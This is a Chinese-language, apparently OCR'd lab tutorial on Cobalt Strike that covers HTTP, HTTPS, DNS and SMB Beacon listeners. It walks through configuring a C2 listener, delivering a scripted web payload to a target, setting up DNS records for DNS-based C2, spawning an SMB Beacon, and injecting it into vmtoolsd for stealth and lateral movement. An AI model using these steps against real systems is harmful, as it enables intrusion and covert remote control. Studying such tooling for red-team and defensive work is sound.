
SMB Beacon

SMB Beacon 也可以叫做 pipe beacon


```
windows/beacon_smb/bind_pipe
```

创建一个 HTTP Beacon


点击 Cobalt Strike —> Listeners 打开监听器管理窗口，点击 Add，输入监听器的名称、监听主机地址，因为这里是要创建一个 HTTP Beacon，所以其他的默认就行，最后点击 Save


Cobalt Strike
Cobalt Strike View Attacks Reporting Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close
1
internal
Event Log X
Listeners X
name
payload
2
Add
Edit
Remove
Restart
Help
New Listener
Create a listener.
Name:
Test_Http_Beacon
3
Payload:
Beacon HTTP
Payload Options
HTTP Hosts:
192.168.175.129
4
HTTP Host (Stager):
192.168.175.129
Profile:
default
HTTP Port (C2):
80
HTTP Port (Bind):
HTTP Host Header:
HTTP Proxy:
5
Save
Help


此时可以测试一下刚才设置的监听器，点击 Attack -> Web Drive-by -> Scripted Web Delivery(s)，在弹出的窗口中选择刚才新添的 Listener，因为我的靶机是 64 位的，所以我把 Use x64 payload 也给勾选上了，最后点击 Launch



复制弹窗的命令，放到靶机中运行



此时，回到 CS，就可以看到已经靶机上线了



HTTPS Beacon

HTTPS Beaocn 和 HTTP Beacon 一样，使用了相同的 Malleable C2 配置文件，使用 GET 和 POST 的方式传输数据，不同点在于 HTTPS 使用了 SSL，因此 HTTPS Beacon 就需要使用一个有效的 SSL 证书，具体如何配置可以参考： https://www.cobaltstrike.com/help-malleable-c2#validssl

3、DNS Beacon

DNS Beacon，顾名思义就是使用 DNS 请求将 Beacon 返回。这些 DNS 请求用于解析由你的 CS 团队服务器作为权威 DNS 服务器的域名。DNS 响应告诉 Beacon 休眠或是连接到团队服务器来下载任务。DNS 响应也告诉 Beacon 如何从你的团队服务器下载任务。

在 CS 4.0 及之后的版本中，DNS Beacon 是一个仅 DNS 的 Payload，在这个 Payload 中没有 HTTP 通信模式，这是与之前不同的地方。

> 以上内容摘自 A-TEAM 团队的 CS 4.0 用户手册

DNS Beacon 的工作流程具体如下：

首先，CS 服务器向目标发起攻击，将 DNS Beacon 传输器嵌入到目标主机内存中，然后在目标主机上的 DNS Beacon 传输器回连下载 CS 服务器上的 DNS Beacon 传输体，当 DNS Beacon 在内存中启动后就开始回连 CS 服务器，然后执行来自 CS 服务器的各种任务请求。

原本 DNS Beacon 可以使用两种方式进行传输，一种是使用 HTTP 来下载 Payload，一种是使用 DNS TXT 记录来下载 Payload，不过现在 4.0 版本中，已经没有了 HTTP 方式，CS4.0 以

及未来版本都只有 DNS TXT 记录这一种选择了，所以接下来重点学习使用 DNS TXT 记录的方式。


根据作者的介绍，DNS Beacon 拥有更高的隐蔽性，但是速度相对于 HTTP Beacon 什么的会更慢。


域名配置

既然是配置域名，所以就需要先有个域名，这里就用我的博客域名作为示例：添加一条 A 记录指向 CS 服务器的公网 IP，再添加几条 ns 记录指向 A 记录域名即可。


Type	Name	Content	TTL	Proxy status	
NS	ns2	cs.teamssix.com	Auto	DNS only	Delete
NS	ns1	cs.teamssix.com	Auto	DNS only	Delete
A	cs	[redacted]	Auto	DNS only	Delete

添加一个监听器，DNS Hosts 填写 NS 记录和 A 记录对应的名称，DNS Host 填写 A 记录对应的名称







根据上一章的方法创建一个攻击脚本，放到目标主机中运行后，在 CS 客户端可以看到一个小黑框




然后经过一段时间的等待，就可以发现已经上线了





4、SMB Beacon

SMB Beacon 使用命名管道通过一个父 Beacon 进行通信。这种对等通信对同一台主机上的 Beacon 和跨网络的 Beacon 都有效。Windows 将命名管道通信封装在 SMB 协议中。因此得名 SMB Beacon。




因为链接的 Beacons 使用 Windows 命名管道进行通信，此流量封装在 SMB 协议中，所以 SMB Beacon 相对隐蔽，绕防火墙时可能发挥奇效（系统防火墙默认是允许 445 的端口与外界通信的，其他端口可能会弹窗提醒，会导致远程命令行反弹 shell 失败）。

SMB Beacon 监听器对“提升权限”和“横向渗透”中很有用。


SMB Beacon 配置

首先需要一个上线的主机，这里我使用的 HTTP Beacon，具体如何上线，可以参考之前第 5 节《如何建立 Payload 处理器》学习笔记中的内容，这里不过多赘述。

主机上线后，新建一个 SMB Beacon，输入监听器名称，选择 Beacon SMB，管道名称可以直接默认，也可以自定义。




接下来在 Beacon 中直接输入 `spawn SMB` ，这里的 `SMB` 指代的是创建的 SMB Beacon 的监听器名称，也可以直接右击 session，在 Spawn 选项中选择刚添加的 SMB Beacon。



等待一会儿，就可以看到派生的 SMB Beacon，在 external 中可以看到 IP 后有个 ∞∞ 字符。


接下来我这里将 SMB Beacon 插入到进程中，以 vmtoolsed 进程为例。



在 vmtoolsed 中插入 SMB Beacon 后，便能看到 process 为 vmtoolsed.exe 的派生 SMB Beacon。

当上线主机较多的时候，只靠列表的方式去展现，就显得不太直观了，通过 CS 客户端中的透视

图便能很好的展现。



